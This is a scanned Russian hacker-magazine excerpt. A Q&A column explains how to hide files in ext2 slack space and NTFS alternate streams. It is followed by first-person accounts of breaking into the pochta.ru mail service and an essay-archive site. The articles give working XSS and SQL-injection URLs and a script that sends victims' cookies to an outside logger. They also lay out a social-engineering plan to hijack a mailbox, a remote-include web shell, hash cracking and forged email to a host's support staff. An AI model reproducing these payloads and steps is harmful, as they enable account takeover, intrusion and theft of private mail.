Если сервер поддерживает механизм Keep-Alive, то в заголовке HTTP-ответа будут присутствовать примерно такие строки:

```
HTTP/1.1 200 OK

Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
```

Параметр timeout=15 означает, что соединение будет удерживаться в течение 15 секунд, и если клиент не проявит никакой активности в течение этого времени, то соединение будет разорвано сервером. Параметр max означает, что временной промежуток может быть увеличен до 100 секунд.
К сожалению, у большинства www-серверов в интернете отключен механизм Keep-Alive, поэтому не стоит на него сильно рассчитывать.

Q: Долгое время не существовало никакой защиты от переполнения буфера в куче, что-то изменилось в наше время?
A: Действительно, с давних времен разработано большое количество защит от переполнений буферов в стеке, уязвимости форматной строки и прочих ошибок. Например, такие системы, как StackGuard, StackShield, ProPolice, Openwall (OWL), Libsafe защищают от переполнений буфера в стеке. PointGuard защищает от перезаписи указателей на функции. FormatGuard защищает от уязвимостей форматной строки. RaceGuard защищает от race-conditions. Отсутствовала только защита от переполнения буфера в heap. Но инженерная мысль не стоит на месте, и такая защита уже существует! Например, по этому урлу можно узнать подробности и скачать реализацию Heap protection для Linux: www.cs.ucsb.edu/~wkr/projects/heap_protection/
В SP2 для Windows XP также включена защита от переполнения буфера в куче.

Q: Как лучше спрятать свой файл в Linux?
A: Не буду тебе советовать глупостей, вроде «переименовать файл во что-то неприглядное и поместить в самый неприметный каталог». Конечно, ты можешь воспользоваться специальным модулем ядра (LKM) для сокрытия файлов, которые входят в состав большинства руткитов, но в этом случае встает вопрос сокрытия самого модуля. Ты также можешь просто удалить файл командой rm, а затем восстановить его утилитой e2undel (http://e2undel.sourceforge.net), но в этом случае не гарантируется восстановление. Поэтому я тебе лучше всего советую воспользоваться утилитой bmap (ищи ее на http://packetstormsecurity.org), которая позволяет прятать данные в «слабые места»: файловой системы ext2 или ext3. При этом скрытые данные будут абсолютно невидимы в системе, нисколько не уменьшая место на диске, и не будут обнаруживаться утилитами проверки целостности файлов, использующими алгоритмы вычисления контрольной суммы файла (CRC). Немного поясню, что такое «слабые места». Файловая система адресует части дискового пространства, называемые блоками. Обычно размер блока для файловой системы ext2/ext3 равен 1, 2 или 4 Кб. Если размер файла меньше, чем размер блока, то оставшееся пространство потрачено впустую. Это и называется «слабым местом». Например, следующая команда записывает файл file.txt в «слабое место», созданное файлом /etc/passwd:

```
# cat file.txtlbmap --mode putslack /etc/passwd
```

А команда

```
# bmap --mode slack /etc/passwd>file2.txt
```

извлекает спрятанные данные в файл file2.txt.
Для затирания (удаления информации) из «слабого места» используется команда:

```
# bmap --mode wipeslack /etc/passwd
```

Все подробности смотри в man bmap.

Q: А как спрятать файл в Windows?
A: В связи с тем, что сейчас повсеместно используются системы Windows, работающие на файловой системе NTFS, среди хакеров и вирусописателей стало модно прятать данные в так называемые альтернативные потоки данных ADS (Alternative Data Streams). Такие потоки можно создавать не только внутри любого файла в NTFS, но и даже в каталоге, при этом данные, сохраненные в потоках, будут абсолютно невидимы в системе, хотя и будут уменьшать общее место на диске. Формат альтернативных потоков данных имеет следующий вид:
имя_файла:имя_потока:атрибут.
Атрибут является необязательным.
Например, вот так можно скопировать файл или содержимое любого существующего файла в альтернативный поток:

```
C:>type bigfile.exe >> bar.txt:bigfile.exe
```

В результате выполнения данной команды файл bigfile.exe будет прикреплен к bar.txt в качестве потока.
Запустить bigfile.exe на выполнение прямо из потока можно следующей командой:

```
C:>start c:\bar.txt:bigfile.exe
```

Забавно, что штатными средствами Windows определить наличие альтернативных потоков в системе невозможно. Для этого нужны сторонние утилиты, например ads_cat (www.securityfocus.com/tools/1814). Эта программа может не только обнаруживать, но и удалять альтернативные потоки.
Больше информации по альтернативным потокам данных NTFS ты можешь получить в моей книге «Головоломки для хакера» (ищи ее в книжных магазинах).

Q: Как установить SoftIce под VMware?
A: В целом установка отладчика в VMware осуществляется точно так же, как и в обычной системе. До начала установки в VMware лучше выполнить: File -> Install VMware Tools. Однако после установки могут начаться проблемы, например, комбинация Ctrl+D может «подвешивать» виртуальную систему. При установке Driver Studio в каталоге \DriverStudio\Books\ размещается документ Using SoftICE.pdf. В нем целый раздел посвящен установке SoftIce под VMware: «Appendix E. SoftICE and VMware». Чтобы SoftIce в виртуальной машине работал стабильно, в «Using SoftICE» рекомендуется в файл с расширением .vmx виртуальной машины добавить следующие две строчки:

```
vmmouse.present = «FALSE"
svga.maxFullscreenRefreshTick = «2"
```

Обычно этого достаточно для успешной работы.

Q: Часто в списках анонимных прокси встречаю SOCKS 4 и 5 версии? В чем отличие между этими версиями? Какую версию лучше использовать?
A: Запомни главные отличия SOCKS5 от 4 версии: поддержка аутентификации пользователей, возможность работы с UDP- и ICMP-протоколами и способность SOCKS5-сервера выполнять разрешение имен хостов.
Таким образом, если тебе нужно работать по UDP-протоколу или с программами, использующими ICMP-протокол типа ping и traceroute, то выбирай исключительно SOCKS5 (через SOCKS4 можно работать только по TCP-протоколу). Также SOCKS5 обеспечивает поддержку нескольких различных способов аутентификации пользователей, но в случае анонимных прокси аутентификация обычно отключена. Способность к разрешению имен хостов означает, что вместо IP-адреса можно использовать имя хоста, а SOCKS5-сервер сам произведет трансляцию.
SOCKS5 описан в RFC 1928 (в инете можно найти перевод на русский). Для SOCKS4 RFC отсутствует, но большая часть положений из RFC 1928 справедлива и для четвертой версии.





Как угнать почтовый ящик

ПОЧТОВЫЕ ДЫРЫ В POCHTA.RU

НЕРЕДКО У ХАКЕРА ВОЗНИКАЕТ ЖЕЛАНИЕ ПРОЧИТАТЬ ЧУЖУЮ ПОЧТУ. БУДЬ ТО МЫЛЬНИК ЛЮБИМОЙ ДЕВУШКИ ИЛИ ЗЛЕЙШЕГО ВРАГА. ПРИ ЭТОМ ВЗЛОМЩИК ПРИМЕНЯЕТ ВСЯЧЕСКИЕ УХИЩРЕНИЯ: ПЕРЕБОР ПАРОЛЕЙ, ПРОТРОЯНИВАНИЕ ЖЕРТВЫ И Т.П. НО ДАННЫЕ ПРИЕМЫ НЕ ОСОБО ЭФФЕКТИВНЫ И РЕДКО ДАЮТ ПОЛОЖИТЕЛЬНЫЙ РЕЗУЛЬТАТ. СЕЙЧАС МЫ ПРОТЕСТИРУЕМ НА ПРОЧНОСТЬ ПОЧТОВУЮ СИСТЕМУ POCHTA.RU, А НАЙДЕННЫЕ ДЫРКИ В СКРИПТАХ ПОМОГУТ НАМ ЛЕГКО И БЫСТРО ПОПАСТЬ В ЖЕЛАЕМЫЙ ПОЧТОВЫЙ ЯЩИК.

Однажды один мой знакомый поинтересовался у меня, возможно ли получить доступ к почтовому ящику, прописанному на Почте.ру. Я об уязвимостях этого сервиса на тот момент ничего не знал и поэтому решил посмотреть, что там к чему. Зайдя на главную страницу, я тут же заметил первый глюк — счетчик, показывающий количество принятых за день писем был нулевым, в то время как отправленных писем было более десяти тысяч. Зарегистрировав себе ящик, я убедился, что это был не глюк системы подсчета пересылаемых писем — просто-напросто письма в тот день на Почту.ру вообще не доходили. То же самое я увидел и на следующий день. К чему я клоню? Просто хочу намекнуть тебе не использовать данную почтовую службу для пересылки почты стратегической важности.

Впрочем, перейдем к делу. Я знал, что человек, в ящик которого нужно было попасть, использует веб-интерфейс для входа, и весьма высока вероятность того, что исполнение javascript'ов в его браузере разрешено. Понятное дело, разумным будет тогда попробовать найти XSS на сайте и угнать его куки. Решив взглянуть на содержимое cookies, которые передает сайт, я обнаружил, что по умолчанию куки не приходят — нужно при входе в ящик разрешить прием плюшек. Повторив вход таким образом, я обнаружил целых четыре печенюшки, залетевшие мне на комп. Их содержимое меня, в принципе, мало интересовало. По названиям было видно, что там находятся зашифрованные логин и пароль — в общем, все, что нужно для быстрого входа в ящик. Срок их действия составляет аж целый год. Конечно, далеко не каждый пользователь использует подобный способ аутентификации, но все же стоило попробовать.

Баг 1. XSS

Осмотрев свой почтовый ящик, я принялся экспериментировать с ним, разыскивая XSS. Разыскивать долго не пришлось, точнее не пришлось совсем. Представь мое удивление, когда я обнаружил баг уже с первой попытки! Уязвимым оказался сценарий mailbox.php, служащий для перемещений по папкам почтового ящика. Данному скрипту передается параметр mailb, который содержит название папки, в которую необходимо осуществить переход. Если подставить в этот параметр значение, не совпадающее с имеющейся в данном ящике папкой, то получаем переход на несуществующую папку, название которой попадает в html-код страницы. Вставив небольшой кусочек javascript-кода в качестве значения mailb, я увидел в выскочившем окошке содержимое своих кукисов:



› Первая XSS. И это только начало!

› Мы их взломали!

```
http://www9.pochta.ru/mailbox.php?id=Ndc4c5
6a9f218620edc2fa5210dca983&mailb=<script
>alert(Document.cookie)</script>
```

Но, как ты уже сам видишь, кроме этого, скрипту также передается параметр id, содержащий идентификатор сессии пользователя. Данный параметр, создаваемый при входе в ящик, уникален для каждого входа, и узнать, каким он должен быть у человека, который получит ссылку, отправленную XSS, попросту невозможно. Понимая это, я принялся искать брешь там, где данный идентификатор не используется, то есть за пределами ящика. Но, как и следовало ожидать, ничего не нашел. Возникло предположение, что именно наличием параметра id руководствовались программисты, создавшие скрипт, совершенно не фильтрующий ввод (могли бы хоть спецсимволы запретить). Как оказалось, они просто чего-то не доделали.

Баг 2. SQL-inj

Если сценарий никак не фильтрует ввод, то и сам параметр id может быть уязвимым. Конечно, значения идентификаторов сессий хранятся в БД. Проверим на скуль-иньекцию. Подставив кавычку в конец идентификатора, я вылетел из своего ящика и затем дописал конструкцию вида «'or'1=1» (без кавычек, ясное дело):

```
http://www9.pochta.ru/mailbox.php?id=Ndc4c56a9f2186
20edc2fa5210dca983'or'1=1
```

Вот тут началось самое интересное: я оказался в чужом ящике! Это было уже действительно забавно. Немного порывшись в настройках, заглянув на сайт, я задался вопросом, почему меня перенесло именно на этот ящик? Логика подставленного значения параметра id означает, что в теории я мог попасть на любой из ящиков, для которых в БД хранится идентификатор сессии, то есть на любой из ящиков, которые в это время кто-нибудь просматривает. Я стал различными способами видоизменять вышеприведенный запрос, обнаружив в итоге, что «1=1» писать не обязательно — достаточно написать просто «1» (или любое число >0). Кроме того, значение идентификатора теперь перестало иметь свой смысл, нужно было оставить только букву «N» в начале (с таким id не получалось зайти на сайт, прилагаемый к данному ящику, но мне это и не было нужно). В итоге запрос сократился до следующего вида:

```
http://www9.pochta.ru/mailbox.php?id=N'or'1
```

Набрав эту ссылку в адресной строке браузера, можно было сходу попасть в чей-нибудь ящик. И тут я понял, что с ящиком, в который я попадаю, все не так просто. Несколько раз обновив страницу в браузере, я заметил, что в ящике появляются новые папки, меняется цвет фона и т.п. Я зашел в папку «Входящие» и начал обновлять страницу. Тут все уже прояснилось: сначала мне казалось, что я попадаю в какой-то конкретный ящик, но на деле все оказалось так, как и диктовала логика запроса — мне были видны письма всех (хотя я в этом до конца не уверен) пользователей, идентифицировавшихся в системе. Причем, обновляя страницу, были видны последние, судя по дате, письма, отправляемые/получаемые данной почтовой системой. Но оказалось, что прочесть удается далеко не каждое из них. Все это действовало, но весьма глючно.

Теперь у меня возникло еще одно предположение, которое не могло быть неверным: если я начну с таким значением id вносить какие-то изменения в настройки, создавать папки и т.д., то это отразится и на всех остальных ящиках, для которых в данный момент создан идентификатор сессии. Так оно и оказалось, и даже более того: другие пользователи во время моего вмешательства в работу базы данных идентификаторов текущих сессий при заходе в ящик видели примерно то же, что и я при входе с id=N'or'1. Все это происходило очень весело: кто-то создал папку под названием «Кто_нибудь_знает_что_происходит» — и понеслись ответы-предположения. Получился своеобразный чат, где каждый мог выразить свою мысль в названии созданной им папки . После многих кликов на кнопку обновления страницы я увидел, что ящик, в который я попадаю, все же меняется время от времени на другой (по всей видимости, по истечении действия его id).

После этого я еще несколько раз заходил на сайт Почты.ру с таким значением id в URL. В итоге решил, что не нужно лишний раз палиться, ведь юзеры почты могут отписать админам, и эту багу залатают. А у меня уже возникла идея, как применить ее для решения задачи, которую я изначально ставил перед собой — захватить ящик.


Добываем куки


Итак, мы имеем два уязвимых параметра в скрипте. Сразу приходит на ум идея проэксплуатировать их вместе:

```
http://www9.pochta.ru/mailbox.php?id=N'or'1&mailb=
[здесь скрипт, угоняющий куки]
```

Отличная идея! Такой ядовитый урл можно кинуть жертве в аську (конечно, надежно замаскировав его) — и куки с почты полетят на твой снифер. Повозившись немного, я составил следующий xss-сплоит:


```
http://www9.pochta.ru/mailbox.php?id=N'or'1&
```





> На нашем диске ты найдешь сборник из полезных программ и скриптов, фигурирующих в данной статье. Также смотри увлекательный видеоролик, демонстрирующий наличие багов в сервисе Pochta.ru

> Данная статья есть плод моего дикого воображения. Читатель должен воспринимать этот материал как информацию к размышлению. А размышлять об этом рекомендуется в теоретической форме, и ни в коем случае не переходить к практике. Это наказуемо!



> Логируем чужие плюшки

> Меняем секретный вопрос недруга


```
mailb=<script>document.location="http://ccl.whiteacid.org/log.php?123456"%2Bdocument.cookie</script>
```

Здесь «http://ccl.whiteacid.org/log.php?123456» — адрес снифера (см. врезку), «%2B» — это знак «+» в url-кодировке (дело в том, что скрипт перед попаданием в тело страницы декодируется из URL-кодировки, и «+» заменяется пробелом). Используемый скрипт далеко не идеален, он открывает сайт почты, а затем переносит на чистую страницу снифера. Как показала практика, обычно на это юзеры реагируют нажатием кнопки «обновить» или «назад». Конечно, на загрузку сайта почты многие отреагируют подозрительно. С подозрением отнесутся и к предложению кликнуть по присланной тобою ссылке, даже по максимуму замаскированной. И тут мне вспомнилась еще одна вещь, которую я заметил раньше. Фишка в том, что если я вносил javascript-код в тело страницы:

```
http://www9.pochta.ru/mailbox.php?id=Ndc4c56a9f218620edc2fa5210dca983&mailb=<script>alert('xss')</script>
```

то при переходе по ссылке

```
http://www9.pochta.ru/mailbox.php?id=Ndc4c56a9f218620edc2fa5210dca983
```



> Совершенно чужой ящик :)

он вновь исполнялся, пока не был осуществлен выход из ящика, то есть завершение сессии. Аналогично запустив вышеописанный сплоит на своем компе, я мог просто переслать ссылку

```
http://www9.pochta.ru/mailbox.php?id=N'or'1
```

вместо сплоита! Тут даже продвинутый юзер ни о чем не догадается, а если хоть немного владеть СИ, то и подавно.

Угон ящика

После всего этого я составил план похищения ящика:

1. Вступить в контакт с жертвой по icq;
2. Заставить приемами СИ зайти жертву по ссылке http://9.pochta.ru/mailbox.php?id=N'or'1, а перед этим самому зайти на сайт по ссылке со сплоитом;
3. Отыскать среди кучи логов запись, принадлежащую жертве, не прекращая при этом общаться через аську, чтоб тот не успел сообразить, что его поимели;
4. Если куки есть, то это очень круто. Осталось вставить их вместо собственных и зайти в ящик. Времени терять не стоит — нужно будет подсмотреть ответ на секретный вопрос, который хранится в открытом виде (весьма часто встречающаяся недоработка создателей почтовых систем, не так ли ?). Все. Остается только сменить пароль на почтовый ящик .

ccl.whiteacid.org — это сайт проекта Community cookie logger, представляющий собой общедоступный логгер запросов, аналогичный тому, что висит, например, на Античате. Но в отличие от многих других подобных проектов каждый пользователь здесь имеет свой собственный уникальный идентификатор, для которого ведется отдельный лог. Доступ к логу закрыт паролем, поэтому собранная тобою инфа будет доступна тебе одному. В ситуации, когда нет времени/возможности/желания использовать собственный снифер, данный сайт сможет оказать неоценимую помощь.


Домашний интернет-центр
для Интернета
и цифрового ТВ
P-660HTW

Разведение Интернета в домашних условиях

Интернета в доме хватит всем. Настольному компьютеру в детской комнате, приставке для приема интерактивного телевидения в гостиной, беспроводному ноутбуку в кабинете... Интернет-центры P-660HT и P-660HTW компании ZyXEL объединяют в сеть всю домашнюю компьютерную технику и с помощью первоклассного встроенного модема ADSL2+ подключают ее к Интернету на скорости, достаточной даже для телевидения высокой четкости.

Цифровые фотографии, музыка и фильмы будут доступны в каждом уголке вашего дома, под надежной защитой от атак и кражи информации. Впервые для настройки безопасности и выхода в Интернет не нужно вдаваться в технические подробности или вызывать на дом специалиста. В любой точке России достаточно выбрать провайдера ADSL и тариф из списка, а все остальное за вас сделает уникальная технология ZyXEL NetFriend.

- Постоянное и надежное ADSL-соединение с Интернетом на скорости до 24 Мбит/с при свободном телефоне
- Подключение до трех компьютеров и ТВ-приставки с одновременным выходом в Интернет
- Полная поддержка интерактивного цифрового телевидения
- Настройка ADSL-услуг и безопасности домашней сети в считаные минуты
- Wi-Fi для беспроводных ноутбуков



Бесплатная горячая линия ZyXEL:
(495) 542-8929, 8 (800) 200-8929
omni.zyxel.ru



ДИМА ПРЕОБРАЖЕНСКИЙ & H.U.

Рефератов захотелось?

ГОРЯЧАЯ ЗАМЕНА РЕФЕРАТА


СЕССИЯ И ВСЕ, ЧТО С НЕЙ СВЯЗАНО, ОЧЕНЬ НАПРЯГАЕТ. ОДИН МОЙ ЗНАКОМЫЙ, ВСЮ ВЕСНУ КЛАДУЩИЙ БОЛТ НА УЧЕБУ, МЕЧТАЛ НА ХАЛЯВУ СДАТЬ ЭКЗАМЕН ПО СЛОЖНОМУ ПРЕДМЕТУ. ТАКАЯ ВОЗМОЖНОСТЬ У НЕГО БЫЛА: СТОИЛО ЛИШЬ НАПИСАТЬ РЕФЕРАТ НА ЛЕГКУЮ ТЕМУ «МЕТОД РЕЗОЛЮЦИИ ДЛЯ ЛОГИЧЕСКОГО ВЫВОДА В ПРОГРАММАХ НА ОСНОВЕ ФРАЗ ХОРНА». УЧИТЫВАЯ, ЧТО ПРЕПОД БЫЛ НЕ ИЗ ДУРАКОВ И СЕРФИЛ ИНЕТ НА ПРЕДМЕТ СЛУЧАЙНОГО ПЛАГИАТА, У МОЕГО КОРЕША ПРАКТИЧЕСКИ НЕ БЫЛО ШАНСОВ ПОЛУЧИТЬ АВТОМАТ. НО ЭТО ЛИШЬ НА ПЕРВЫЙ ВЗГЛЯД.
МОЛЕБНАЯ ПРОСЬБА СОКУРСНИКА ЗАКЛЮЧАЛАСЬ В ПОДМЕНЕ ОДНОГО ИЗ РЕФЕРАТОВ, А ТОЧНЕЕ ТОЛЬКО ТИТУЛЬНОГО ЛИСТА РАБОТЫ, НАХОДЯЩЕЙСЯ НА САЙТЕ WWW.TARGET.COM (НАЗВАНИЕ ИЗМЕНЕНО ПО ГУМАННЫМ ПРИЧИНАМ). ЗАНЯТЬСЯ МНЕ БЫЛО НЕЧЕМ (ВЕДЬ Я ЖЕ СТУДЕНТ-ОТЛИЧНИК И ДАВНО ПОЛУЧИЛ АВТОМАТ), ДА И НЕ КАЖДЫЙ ДЕНЬ МЕНЯ ПРОСЯТ О МЕЛКИХ ПАКОСТЯХ, ПОЭТОМУ БЫСТРО СОГЛАСИЛСЯ ЗА ЯЩИК ЛИМОНАДА ВЫПОЛНИТЬ ЕГО ПРОСЬБУ.



Сразу же у меня в голове мелькнула мысль: «А нет ли этого реферата в каком-либо другом архиве?». Если это так, то мне пришлось бы расширить диапазон своей атаки. После полуторачасового поиска в яндексе и гугле оказалось, что мне повезло — такой реферат был только на одном сайте. Я успокоился, так как объем моей будущей работы существенно сократился.
Итак, контент сайта передо мной. Сперва мне подумалось, что на портале установлен некий движок, через который администраторы редактируют архив с рефератами. Не тратя времени зря, я приступил к исследованию сайта на бажные скрипты, но был озадачен — все страницы выполнены в html. Это говорило о том, что админ заливает все посредством ftp. «Ну что же, поищем зацепки еще где-нибудь», — подумал я и, воспользовавшись сервисом domainsdb.net, получил список доменных имен. По выданным мне адресам находились сайты, гордо хранящие свои файлы на хостинге vipserver.ru, клиентом которого являлся и нужный нам архив рефератов.
Получив достаточно ценную информацию, я забрался на свой приватный дедик и, не раздумывая, запустил скрипт InetCrack-perl от NSD, производящий поиск дырявых форумов по адресам из файла.
По завершению его работы у меня не было ни одной зацепки — все форумы на хостинге были пропатчены. Но я не отчаивался. Было принято решение воспользоваться гуглом для поиска бажных сценариев. В этот момент мне очень вовремя попалась под руку утилитка g00glink, автором которой является Dr_Ufo_51.

Победы и поражения

Осилив написание этой маленькой удобной штучки, было решено произвести поиск на явно открытый инклуд-баг. Запрос был следующим: «inurl:$site», где $site — имя ресурса из уже известного списка. После завершения работы g00glink и анализа созданного лог-файла, был найден интересный скрипт: hackme.com/games/game.php?d=games.html. Этот линк очень похож на инклуд-баг, но я сперва не поверил, что найду его здесь и сейчас. Однако после копирования ссылки в мой браузер передо мной действительно был элементарный инклуд-баг. Как оказалось, скрипт мог инклудить любой файл с расширением html, в том числе документы со стороннего сайта. Этим я и воспользовался. Залив на сайт vsembayaca.narod.ru веб-шелл от RST/GHC, предварительно сменив его расшире-



› Веб-статистика на сайте target.com

ние с php на html, я подставил URL до своего шелла параметру d в скрипте game.php, получив полноценный Web-shell http://hackme.com/games/game.php?d=http://vsembayaca.narod.ru/shell. Вскрытие показало, что скрипт game.php запускался с правами nobody. В голову сразу пришла мысль применить какой-либо локальный эксплоит, но все мои усилия были потрачены впустую. Для ядра 2.4.215.0.2.ELsmp эксплоита не было, поиск суидных бинарников так ничего и не дал, а запущенные демоны являлись абсолютно неуязвимыми. К счастью, я мог просматривать любые файлы в веб-каталогах.

В поисках админки


Перейдя в DOCUMENT_ROOT портала рефератов, ничего интересного я не нашел, однако мне очень приглянулась папочка pd, плохо лежащая в корне каталога. Как оказалось, в ней пылился ничем не примечательный файл d.plesk-stat со следующим содержанием:

Как видишь, это был MD5-хэш какого-то пароля. Что это за пароль, я пока не знал, но руки чесались скормить его Джонику. Это и было сделано. Спустя 15 минут пароль был сбручен (он оказался на удивление простым), но я так и не мог понять, откуда этот пассворд. К ftp и прочим сервисам пароль не подходил. Хотя в процессе поиска в веб-директории сайта и была замечена папка plesk-stat, однако в ней ничего не лежало. В моей сонной голове промелькнула мысль обратиться к этой папке через WWW по ссылке http://target.com/plesk-stat/. Невероятно, но я попал на страницу авторизации, куда успешно был введен добытый потом и кровью логин и пароль. Меня тотчас же перекинуло на статистику обращений к сайту (ну и хитер же этот plesk). Статистика оказалась достаточно интересной. Выяснилось, что она отображала не только файлы, запрашиваемые халявщиками-студентами, но и записывала все виды запросов, в том числе и GET/POST-реквестов со всеми передаваемыми параметрами. Через некоторое время в логах было найдено обращение к скрипту, расположенному по адресу www.target.com/refadmin/index.php, с хитрым параметром k=a0bac8c90be925139f34fd47af320e0b. «Ура, админка!» — подумал я, но, к сожалению, такого скрипта в директории сайта не было. Параметром k, видимо, являлся md5-хэш какого-то пароля. Но, увы, эти домыслы ни на миллиметр не приблизили меня к цели. Мне уже хотелось забить на все и пойти спать, но внезапно я вспомнил одну небольшую хитрость.


СоцИнженеры — вперед!

Было решено посмотреть на результат команды «locate refadmin/index.php». И, на мое счастье, на хостинге был найден backup этого файла. Видимо, админ тестил какую-то Web-панель, но затем


отчет практике



> Юзаем Reverse IP & NSLookUp Tool



> Долгий брутфорс пароля



> На DVD ты найдешь все тулзы, описанные в этой статье, помогавшие мне в нелегком взломе.



> Все описанные в этой статье действия носят исключительно познавательный характер и направлены в первую очередь на исследование слабых мест на хостингах. За применение информации в незаконных целях автор и редакция ответственности не несут.

удалил ее. «Надо восстановить!» — подумал я и решил накатать письмо саппорту хостинга с просьбой помочь криворукому ламеру. Воспользовавшись имеющимся локальным доступом, я быстренько родил письмо через его же sendmail от имени администратора сайта-жертвы. Письмо было примерно следующего содержания: «Уважаемая Администрация, прошу восстановить, в связи с необходимостью, папку refadmin, которую я случайно удалил из моего Web-каталога. Заранее благодарен». Более от меня ничего не зависило, поэтому я забил на все и отправился спать.

Прошел день. Этого времени вполне должно было хватить для восстановления небольшой папки. Я не ошибся. Зашел в каталог сайта с архивом рефератов, где в листинге папок присутствовала и папка refadmin со всем своим контентом. Я быстренько побежал набивать в браузере путь заветного скрипта. Передо мной появилась форма ввода логина и пароля. Я посмотрел исходник документа, вычленил оттуда сценарий назначения и обратился к нему GET-запросом с логином admin и скриптованным паролем (если ты помнишь, этот хэш у меня был). Несмотря на мои старания, меня послали куда подальше. Оказалось, что это были скрипты, поставляемые хостером при регистрации сайта, и они чем-то напоминали CPanel. Логин я знал, поскольку он был прописан в конфиге. А пароль, стало быть, когда-то служил кейвордом для этого сервиса. Короче говоря, этой админкой нельзя было перезаписать нужный файл.

В голову пришла только одна идея — вывести из строя хостинговый ftpd. Тогда можно было бы накатать еще одно гневное письмо техподдержке с просьбой вручную заменить нужный мне документ. Как оказалось, на хостинге вертелся сервер ProFTPD 1.2.10.

Дурим трейдеров

У меня было два варианта: искать досер на сервис в паблике и заказывать DDoS-атаку или порыскать на трейдерских каналах в IRC. В публичных ресурсах были лишь косвенные статьи на уязвимости, на аренду ботнета не было денег (да и ящик лимонада не окупился бы :)), а вот насчет трейдеров на IRC у меня была идея.

